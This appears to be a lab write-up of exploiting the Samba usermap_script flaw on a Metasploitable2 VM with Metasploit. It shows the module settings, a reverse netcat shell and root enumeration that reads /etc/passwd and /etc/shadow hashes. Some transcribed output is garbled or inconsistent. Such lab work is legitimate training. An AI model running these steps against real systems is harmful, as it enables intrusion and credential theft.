



Objective: Exploit a known vulnerability in Metasploitable2, establish a reverse shell, and perform post-exploitation enumeration.


Verified connectivity.




Started **msfconsole**.



Searched for **Samba** exploit.




```
Loaded exploit/multi/samba/usermap_script.
```



Step 5: View Options:

Displayed exploit options.



```
Session Actions Edit View Help
58 \_ exploit/multi/smb/lsa_transnames_heap 2007-05-14 average No msfrpc lsa_is_trans_names Heap Overflow
59 \_ target: Automatic - - - -
60 \_ target: Mac OS X 10.4.x x86 samba 3.0.10 - - - -
61 \_ target: Mac OS X 10.4.x PPC samba 3.0.10 - - - -
62 \_ target: DEBORG - - - -
63 exploit/solaris/smb/lisa.transnames_heap 2007-05-14 average No msfrpc lsa_is_trans_names Heap Overflow
64 \_ target: Solaris 8/9/10 x86 samba 3.0.21-3.0.24 - - - -
65 \_ target: Solaris 8/9/10 SPARC samba 3.0.21-3.0.24 - - - -
66 \_ target: DEBORG - - - -
67 auxiliary/dos/smb/read_nttrans_ea_list - - - -
68 exploit/irwind/smb/trans2open 2003-04-07 great No msfrpc read_nttrans_ea_list Integer Overflow
69 exploit/linux/samba/trans2open 2003-04-07 great No msfrpc trans2open Overflow (x86)
70 exploit/linux/smb/trans2open 2003-04-07 great No msfrpc trans2open Overflow (Mac OS X PPC)
71 exploit/solaris/smb/trans2open 2003-04-07 great No msfrpc trans2open Overflow (Solaris SPARC)
72 \_ target: samba 2.2.x - Solaris 9 (smbu) - BruteForce - - - -
73 \_ target: samba 2.2.x - Solaris 7/8 (smbu) - BruteForce - - - -
74 exploit/windows/http/smbsearch_results 2003-06-21 normal Yes msfrpc - 6 Search Results Buffer Overflow
75 \_ target: Automatic - - - -
76 \_ target: Windows 2000 - - - -
77 \_ target: Windows XP - - - -

Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/smbsearch_results
After interacting with a module you can manually set a TARGET with set TARGET Windows XP

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name Current Setting Required Description
--
RHOSTS 192.168.56.181 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name Current Setting Required Description
--
LHOST 192.168.56.182 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port


Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/samba/usermap_script) >
```

Step 6: Configure Options:

Configured RHOSTS and LHOST.



```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.181
RHOSTS => 192.168.56.181
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.182
LHOST => 192.168.56.182
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name Current Setting Required Description
--
RHOSTS 192.168.56.181 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name Current Setting Required Description
--
LHOST 192.168.56.182 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port


Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/samba/usermap_script) >
```

Step 7: Execute Exploit:


Obtained reverse shell.



```
kali linux 2023 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
mudhiraq@kali: ~
Session Actions Edit View Help
msf exploit(multi/reverse_tcp) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Command shell session 2 opened (192.168.56.181:58177) at 2026-06-25 12:32:48 -0400
```

Step 8: Enumeration:


Verified root access and system information.



```
kali linux 2023 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
mudhiraq@kali: ~
Session Actions Edit View Help
whoami
root
pwd
/
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail list Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcpc:x:101:102:/:/nonexistent:/bin/false
syslog:x:102:103:/:/home/syslog:/bin/false
klog:x:103:104:/:/home/klog:/bin/false
sshd:x:104:65534:/:/var/run/ssh:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin:/:/home/msfadmin:/bin/bash
postfix:x:105:113:/:/var/cache/postfix:/bin/false
ftp:x:107:65534:/:/home/ftp:/bin/false
postgres:x:106:117:PostgreSQL administrator:/:/var/lib/postgresql:/bin/bash
```

Step 9: Password Hash Access:

Accessed /etc/shadow after successful exploitation.



```
kali linux 2023 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
mudhinq@kali: ~
Session Actions Edit View Help
cat /etc/shadow
root:$1$/avfB315x8zW5uF91v./DR9E9Ld.:1474718:99999:7:::
daemon:*14684:0:99999:7:::
bin:*14684:0:99999:7:::
sys:$1$UX68P0I$Mlyc3lp0zQz4s5wFD910:1474218:99999:7:::
sync:*14684:0:99999:7:::
games:*14684:0:99999:7:::
man:*14684:0:99999:7:::
lp:*14684:0:99999:7:::
mail:*14684:0:99999:7:::
news:*14684:0:99999:7:::
uucp:*14684:0:99999:7:::
proxy:*14684:0:99999:7:::
www-data:*14684:0:99999:7:::
backup:*14684:0:99999:7:::
lirc:*14684:0:99999:7:::
irc:*14684:0:99999:7:::
gnats:*14684:0:99999:7:::
nobody:*14684:0:99999:7:::
libuid:*14684:0:99999:7:::
dhcpcd:*14684:0:99999:7:::
syslog:*14684:0:99999:7:::
klogd:$1$7ZVM54s80Xk1.Cml.dHhUe3X9JqP0:1474218:99999:7:::
smbd:*14684:0:99999:7:::
msfadmin:$1$N18Zj2c$Rt/2zCWmLTUWA.lhZJA5//:14684:0:99999:7:::
bind:*14684:0:99999:7:::
postfix:*14685:0:99999:7:::
ftp:*14685:0:99999:7:::
postgres:$1$Bx118..s$MeQzUu05pAuUvJhFcvE/:14685:0:99999:7:::
mysql:$1$4685:0:99999:7:::
cvs:$1$75*14691:0:99999:7:::
distcc:*14698:0:99999:7:::
user:$1$HE5u9xrh$K..o3G93DGoX11QKAPWjgZ0:14699:0:99999:7:::
servic:*1$4683m71870a81hupr50hpcj33bu//.:14715:0:99999:7:::
telnetd:*14715:0:99999:7:::
proftpd:$1$7Zf:0:99999:7:::
sshd:*1561A:0:99999:7:::
```

Conclusion:

The exploitation was successful. A reverse shell was established, root privileges were confirmed, system information was enumerated, and password hashes stored in /etc/shadow were accessed as part of post-exploitation.